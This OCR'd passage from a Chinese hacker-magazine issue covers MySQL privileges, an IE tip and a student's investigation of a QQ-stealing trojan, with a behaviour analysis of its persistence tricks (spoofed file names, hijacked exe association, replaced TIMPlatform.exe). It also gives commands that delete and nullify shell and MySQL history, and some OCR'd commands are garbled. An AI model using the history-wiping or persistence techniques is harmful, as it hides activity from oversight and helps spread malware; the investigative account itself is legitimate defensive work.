DROP        抛弃（删除）数据库和表
INDEX       创建或抛弃索引
INSERT      向表中插入新行
REFERENCE   未用
SELECT      检索表中的记录
UPDATE      修改现存表记录
FILE        读或写服务器上的文件
PROCESS     查看服务器中执行的线程信息或杀死线程
RELOAD      重载授权表或清空日志、主机缓存或表缓存。
SHUTDOWN    关闭服务器
ALL         所有；ALL PRIVILEGES同义词
USAGE       特殊的"无权限"权限，用于增加用户时不增加权限。
```

三、日志文件

这里的日志文件可不止MySQL 自己的日志，也包括shell 的日志，因为很多用户都会在登陆或者备份数据库的时候有时会在shell 中直接带上密码等信息，所以shell 的日志也是非常重要的！

所以呢，我们尽量不要使用“-p”参数，而是等提示后再输入密码，这样会更加安全些。

bash 日志会写入~/**.bash_history 下**；登陆数据库后执行的SQL 命令也会保存在~/**.mysql_history**。为了让他们不记录我们的操作，做如下修改：

```
shell>rm .bash_history .mysql_history
shell> -s /dev/null .bash_history
shell> -s /dev/null .mysql_history
```

上述命令将两个文件都连接到/dev/null，这样他们就不会记录操作了，很简单但也很实用的方法。

MySQL 是一个强大的数据库系统，很多的功能不可能在此一一提及，希望大家可以自己阅读一些专业的书籍。有任何相关问题，欢迎到黑客手册论坛讨论！

关闭讨厌的发送错误报告

在使用IE 浏览网页的过程中，经常出现“Microsoft Internet Explorer遇到问题需要关闭……”的信息提示。此时，如果单击“发送错误报告”按钮，则会创建错误报告，单击“关闭”按钮之后会引起当前IE 窗口关闭；如果单击“不发送”按钮，则会关闭所有IE 窗口。

这是IE 为了解用户在使用中的错误而设计的一个小程序，不过我可不想当微软的“免费测试员”，更何况每天它都会面对成千上万的报告，谁知道有没有在意我的报告问题呢？！

针对不同情况，可分别用以下方法关闭IE 发送错误报告功能：

①对IE 5.x用户，执行“控制面板→添加或删除程序”，在列表中选择“Internet Explorer Error Reporting”选项，然后单击“更改/删除”按钮，将其从系统中删除。

②对Windows 9x/Me/NT/2000下的IE 6.0用户，则可打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software \Microsoft\Internet Explorer\Main]，在右侧窗格创建名为IEWatsonEnabled的DWORD双字节值，并将其赋值为0。

③对Windows XP的IE 6.0用户，执行“控制面板→系统”，切换到“高级”选项卡，单击“错误报告”按钮，选中“禁用错误报告”选项，并选中“但在发生严重错误时通知我”，最后单击“确定”按钮。

偶尔几个QQ被盗，也许并不稀奇；但是一个班里大部分人的QQ连环被盗，就不得不引起大家注视了，这会不会是一次有针对性的盗窃QQ事件呢？让我们跟随小金一同去侦破这起扑朔迷离的QQ集体失窃大案吧。

QQ连环盗窃案侦破实录

by 小金

一、遭窃

6月2日下午，我如往常一样偷溜回家补充营养，刚回到家一会儿，宿舍的兄弟蓝狼打电话来说他的QQ被盗了，上瑞星在线查毒发现了几个木马程序，他通过密码保护把QQ拿回来后发现QQ币和QQ秀都被盗Q者转移了，而且盗Q者还很嚣张的用自己的真实QQ加了他做好友，并且不断挑衅嘲笑。宿舍的网络是我搭建的，机器的安全也是经过我设置的，居然还让木马混了进来，这还了得！不过突然想起，蓝狼因为忙着挂网络游戏，他那台机器我并没有维护过……

第二天回来马上进行检测，本来我想先抓出盗Q者的IP扫描对方的漏洞，但是宿舍那台机子上没有工具，盗Q者又不加我为好友，只好用天网提供的简单数据包监视功能来监视QQ的UDP协议连接情况，蓝狼和盗Q者对骂几句后，我锁定了天网显示的一个未曾改变过的IP，马上追查IP物理地址，却发现是广东的，根据蓝狼昨晚和他对骂得到的地理信息为“我在河池，有本事你过来砍我啊！”判断此IP肯定是Sock代理，同时发现蓝狼这台机子的状态不佳，难道他感染了什么严重的恶意木马？正在苦苦整理思路之际，隔壁宿舍的同学来敲门说他的QQ也被盗了！深感大事不妙，边吩咐蓝狼重装系统，边去到隔壁宿舍查看状况，他的系统是XP Service Pack 2，而且已经打完所有补丁，可是瑞星在线查毒却发现一个网页木马的残留脚本和一个名为NTDHCP.EXE的木马文件，我帮他删除掉这些木马后又反复扫描了几次直到确认机器已经没有残留病毒才迟疑的离开。机器的主人一口咬定没有上过任何恶意网站，我也没什么好说的，我并不奢望他能判断哪个网站是否恶意。

下午，除了我这台早已武装到牙齿的Win2000 SP4，全宿舍的XP系统都在进行Windows Update，我想破头都想不到打完补丁的系统是怎样感染木马的，如果要通过漏洞，那么入侵者应该会做更多的事情才对，岂止偷个QQ那么简单？这时宿舍电话响起，接电话的舍友带来一个让人恐慌的消息：班上一个女生宿舍的QQ全部被盗，有多个女生取回密码后发现居然又是同一个盗Q者所为，而且她们刚取回的QQ马上又再被盗！有人开始慌了，猜测说盗Q者可能是通过被盗的QQ里的好友列表来下手的，然后就有人赶快去删除他们QQ上的女同学，我觉得没必要这样做，也就不随大流了，我还想正面领教一下盗Q者的能耐呢。只是怎么也想不明白他是通过什么途径盗取QQ的，难道QQ出了新漏洞或者出了远程破解密码的工具？

二、分析

先假设远程盗取的可能性，马上咨询了包括sheepxxy和itzixun在内的几个朋友，同时用GOOGLE查找，只找到一个年代久远的QQExplorer，很明显已经过时了，而目前在安全界内也没听闻有人能做到远程盗取，难道是盗Q者秘密掌握了这项技术？这个荒谬的想法马上被推翻了，如果盗Q者厉害到这地步，他就不会把太多兴趣放在盗取QQ的方面，更何况根据蓝狼和他对骂得到的迹象表明，盗Q者是个连自己IP都不敢公开的人物，而且我的QQ也没有被盗，应该是刚学了一点皮毛的初学者所为，而且肯定是个Tools Kid。但他是靠什么盗取QQ的？大家都认为是通过木马手段完成的，而我之前的确也抓到过几只，只是怎么也理不清思绪：机器打满了补丁，至少我宿舍的人也没去奇怪的网站，难道盗Q者直接通过QQ就能传输执行？但是如果他有这个能耐，那遭破坏的应该不只QQ密码罢，更何况我的QQ也还没有被盗。和sheepxxy讨论后一致认为盗Q者不可能是专业人士，因为专业人士不会对几个QQ密码感兴趣；盗Q者可能用GDI+漏洞种植木马。可是XP Service Pack 2应该已经补上漏洞了啊。晚饭后，我编译了一个GDI+ Exploit测试对SP2溢出失败，证明了之前的想法。事情变得扑朔迷离起来，盗Q者在暗处，作案手法未知，而目标似乎是我们班，因为女生那边的QQ失守了一大半，还扩散到男生宿舍甚至到了我的宿舍里！

晚上去到教室，为了理清思绪，我把目前掌握的资料和可能的手段列在一张纸上：

2.1 远程盗取

原理：模拟连接Tencent QQ服务器进行登录QQ时的密码验证过程，通过穷举或挂字典的方法进行密码枚举，直至QQ服务器返回登录成功的数据，借此确定密码。

工具：未发现

盗Q者技术评估：低，Tools Kid

结论：远程破解不可能实现，除非QQ出了漏洞或者验证过程被破解了，但此假设与盗Q者技术产生矛盾。

2.2 本地盗取

原理：盗Q者在受害人的电脑上放置木马，当受害人在QQ登录界面输入密码时，木马通过键盘记录或者截获QQ登录界面的密码框内容，获得密码并通过某种方法（如E-MAIL、WEB页面记录）发送给盗Q者。

必要条件：盗Q者通过某些手段让被害人电脑上存在木马程序。

依据：

2.2.1 蓝狼称机器上查出木马程序。

2.2.2 隔壁宿舍机器上查出木马程序。

2.2.3 女生宿舍的QQ集体被盗，取回密码后再次被盗，如此快速的盗取手法似乎只有通过记录手段的木马能做到。

2.2.4 无论密码是复杂还是简单均被盗取，如果不是截获受害人亲自输入的密码内容，盗Q者即使运气好能通过远程盗取的方法拿到QQ密码，也不可能在短时间内盗取如此多QQ，除非盗Q者直接看到Tencent服务器上的QQ账号数据库。

2.3 技术界朋友的观点

2.3.1 GDI+漏洞

通过QQ传输带有恶意代码的JPEG图片，进而感染机器。然而经过我的实际测试，GDI+漏洞只能感染未打JPEG补丁的XP Service Pack 1及更低版本，而受害的系统是已经打完补丁的XP Service Pack 2，很明显不可能通过这个途径感染。

2.3.2 替换QQ魔法表情捆绑木马

QQ魔法表情的实体是Flash数据，盗Q者对文件进行捆绑后发送表情给受害者。但是QQ魔法表情使用的是SWF文件类型，并非EXE，不可能被捆绑木马，而且这些Flash应该是直接从Tencent服务器下载的，不具备被修改的条件。

2.3.3 通过某种未公开的系统漏洞进行渗透

安全界内出现了某种还未公开的系统漏洞，微软尚未提供相应补丁，盗Q者用该漏洞进入系统放置木马程序。如果是这样就太搞笑了，都进入系统了还会处心积虑去放置一个能被杀毒软件查出的木马？而且，连系统都进入了，也该能做到实时控制了，为什么还只能跟蓝狼对骂而不直接搞瘫痪整个系统？更何况要能拿

到这么新的漏洞信息和渗透程序，前提是入侵者自己本来也属于老鸟行列，但是根据前面提到的情况，老鸟不会热衷于疯狂盗QQ这种无聊行为，而且盗Q者表现出来的素质也不应该是一个技术界前辈所该有的。

看着这些数据，我越来越不清楚盗Q者到底属于什么级别了，要说他是Tools Kid吧，他做到了连环盗Q事件，但是一个高手还会对QQ密码感兴趣吗？况且只有QQ遭受损失，其它系统部件都没发生异常，盗Q者根本不可能是高手！为了确定这个想法，我向盗Q者的QQ发送了"加为好友"的请求，结果许久也没有回应，真是奇迹；我的QQ可是个女孩性别哦：）

没办法，盗Q者不肯加我，所以只好让我们宿舍那位唯一受害的舍友蓝狼来测试了。因为带有不可预知的危险性，我先反复检查确认他的XP已经打完所有补丁而且开启了网络防火墙以后，让他在QQ上与盗Q者有事没事就对骂玩乐，并拒绝打开盗Q者发来的URL、文件等，同时定期扫描病毒，看看他的QQ会不会再次遭受被盗的厄运，反正他有密码保护，而且QQ上的财产也早已被盗Q者拿光了：P

有人也许会认为这是白忙，盗Q者不会再反复盗取这个QQ，其实我是在利用人的一种心理，蓝狼与他对骂，势必会激怒他，那样他就会再次进行盗窃行动，让蓝狼无法再出声。何况他之前就有过多次盗取同一个Q号的无聊行为。

一切准备好后，蓝狼开始尝试用多种手段激怒盗Q者，而我则暂时休息 ：） 几天过去了，蓝狼的QQ好端端的，而且盗Q者也顶不住蓝狼的谩骂了，把Q币还了回来并指出还有另一个幕后黑手在制造事件，他只是帮手，但是具体人物和操作方法他死活也不肯说了。虽然抓到了这个马仔，但是事件还未结束，另一个盗Q者仍然到处进行盗窃，必须想个方法惩治他们！这时我突然想起那些木马文件，也许它们就是这次事件的突破口……

三、追缉

以前从来没想过科研人员为什么要培育某些有害的病毒来做研究，今天终于明白他们的苦心了，在某些时候病毒也会很可爱的，但是如今最大的问题是我已经把可爱的木马程序给删除了，反而给事件的进展造成了麻烦，现在最严重的一个问题就是到哪里还能发现没有被破坏的系统现场，让我把木马文件复制出来！从男生宿舍这里寻找已经不可能了，因为至今没有再发生QQ被盗事件。那么只能从女生宿舍那边找了，可是由于我们学校的宿舍管理制度，要进入女生宿舍不是那么容易的事情，为此我找了几个比较熟悉的女生商量合作事宜，耽误几天后终于在3名女生的"押送"下顺利通过门卫处登记，进入女生宿舍区。然而我来迟了一步，在路上她们说昨天我们班某个自恃有点电脑维护知识的男生通过XP的远程协助功能给她们查杀过一次病毒了，可是不知道为什么今天她们还是发现有病毒没杀完。听到这里我心里就祈祷开了：天啊，可千万别把我辛苦要找的木马标本给杀了！

刚进入那个QQ全军覆没的女生宿舍，我就知道为什么她们会全部遭此厄运了——这里有8名女生，却只有2台电脑！之前我们一直以为她们是每人一台电脑的……还没查看系统情况我就已经敢肯定这绝对是木马所为！分析启动项后，发现罪魁祸首果然就是以前在男生宿舍发现的NTDHCP.EXE，因为注册表的Run项里还残留着"NTDHCP"的痕迹，看来我一直在寻找的东西就是它了！想把木马程序复制出来，结果发现文件不存在了，看来那可恶的NTDHCP.EXE已经提前一天被"英雄救美"的人给踢出硬盘了……可是她们坚持说机器还有病毒没被清除掉，我检查了几遍启动项，包括系统服务，都没有发现可疑的进程存在，难道是中了Rookit？只好上瑞星在线查毒网站试试看，居然在进程里杀掉了一个RUNDLL32.EXE，然后又在C:\WINDOWS\SYSTEM目录里查出一个RUNDLL32.EXE，SYSTEM32目录里查出一个NOTEPAD .EXE（"D"和"."之间有一个显示为空格的不可打印字符）和一个 .EXE（同样是显示为空格的不可打印字符），文件图标均为WinRAR压缩文件，而且体积都为348KB（图1）。

看来是采用同一个程序文件完成的文件相互保护伎俩，只要删除其中一个文件，进程中的Rundll32.exe就会马上恢复一个副本，妄图达到"永生不死"的目的，但这种过时的方法还有用么？马上把Rundll32.exe复制到U盘准备作为标本带回去研究（图2）。




图1： 隐藏在系统里的3个木马




图2：广告木马程序Rundll32

因为Rundll32进程已经被杀掉了，所以不可能再完成文件保护，让我得以顺利删除这些程序，这下应该好了吧？再次用瑞星在线查毒，咦？怎么Rundll32.exe又出来了！再去系统目录一看，那3个文件又安然无恙回来了。

我有点明白昨天那位仁兄为什么唯独留下这个病毒的做法了，不是他不想彻底清除，而是他的技术还无法做到！于是今天就轮到我接手这个烂摊子了，按照我的一贯做法，进入安全模式删除，然而重新启动后它又回来了，怎么会如此强悍？在开着瑞星在线扫描页面的基础上删除文件，删除后再次检查系统盘和进程，确认没有病毒后，想打开QQ叫舍友把天网防火墙传过来，却出现"请指定该文件的打开方式"列表，原来病毒还篡改了EXE文件的并联，这点小把戏难不倒我，马上浏览到CMD.EXE，成功开启了命令提示符界面，输入REGEDIT打开注册表编辑器，确认HKEY_CLASSES_ROOT\.exe项仍然是"exefile"，所以展开HKEY_CLASSES_ROOT\exefile\shell\open\command项，这里果然被改成了""%1" %*"，不仔细还真看不出来！把它改回""%1" %*"恢复了EXE文件的并联方式，马上开QQ让舍友传天网！安装天网后重新启动，一看Rundll32.exe又回来了！这个木马还真神奇了！难道是系统存在漏洞让蠕虫渗透了进来？拔掉网线准备再杀一次，这时侯旁边的MM说她们的QQ目录很乱，要我随手帮忙清理一下，我正紧张着呢，下意识的从桌面快捷方式里打开了QQ的目录，无意中发现QQ目录里有一个很熟悉的文件"TIMPlatform.exe"，可




图3：被替换的TIMPlatform

它居然是WinRAR图标，而且旁边还有个“TIMPlatform.exe”（图3）。

我突然明白了这个病毒的阴险：它不仅在系统目录中繁殖和更改注册表，还寄生在QQ目录里取代TIMPlatform.exe的位置，根据官方说明，“TIMPlatform.exe 是QQ和TM共同使用的外部应用开发接口管理程序，属于QQ 不可或缺的底层核心模块”——木马替代掉TIMPlatform.exe后，QQ加载的就不再是原来的接口管理程序，而是木马自身了，它就是通过这几个方法达到了“永生不死”！删除系统目录下的那3个文件和QQ目录下的假冒“TIMPlatform.exe”，恢复文件并联方式，最后把被改名成“TIMP1atform.exe”的真正接口管理程序恢复回来，经过多次重启以及瑞星在线查毒后，确认病毒已经被永远驱逐出系统。

收拾病毒后，马上去Windows Update打补丁，却发现一个同样骇人的情形：那台电脑也是打完了所有补丁的！盗Q者究竟是通过什么手段种植的木马？！我没敢在她们面前显露我心里的恐惧，带着病毒标本回到了宿舍。

四、破解

4.1 初次应战

面对着LCD屏幕上显示的文件复制进度，我的自信心又回来了，毕竟还是用着自己的电脑最舒服，各种分析工具也相对齐全。为了避免万一出现系统崩溃的麻烦，我先GHOST了当前的系统，然后用PEiD分析木马程序的加壳情况（图4），报告为“PECompact”加的壳，可是我用UnPECompact和QuickUnpack脱壳都宣告失败，难道壳被作者改动过了，测试多个方法均无法脱开，算了，用行为分析吧，我也必须做一回被感染的机器的主人了。




图4：PEiD的报告

开启File Monitor（监视文件行为）、Registry Monitor（监视注册表行为）和IRIS（嗅探网络数据包）后，轮到这个木马标本启动了，3个监视工具马上有了反应，筛选整理如下：

File Monitor:

1）病毒标本.exe启动 → 判断环境变量，枚举Windows目录

2）复制自身到System目录，文件名：RUNDLL32.EXE

3）复制自身到System32目录，文件名：NOTEPAD .EXE和 .EXE（特殊空格）

4）把QQ目录的TIMPlatform.exe改名为TIMP1atform.exe

5）复制自身到QQ目录，文件名：TIMPlatform.exe

文件行为结束

Registry Monitor:

1）创建键值：HKEY_CLASSES_ROOT\exefile\shell\open\command

2）设置数据：(Default) = " "%1" %*"（注意开头的空格，它对应木马程序名）

3）创建键值：HKEY_CLASSES_ROOT\txtfile\shell\open\command

4）设置数据：(Default) = "notepad %1"（实际上是"notepad .exe"而不是"notepad.exe"）

5）查询键值：HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\PLATFORM_TYPE_LIST\1\TypePath

6）返回数据："D:\Program Files\QQ\QQ.exe"

注册表行为结束

IRIS:

1）TCP连接：www.zigui.org:80 (HTTP)

2）GET /article.php?id=103601

3）返回数据

网络行为结束

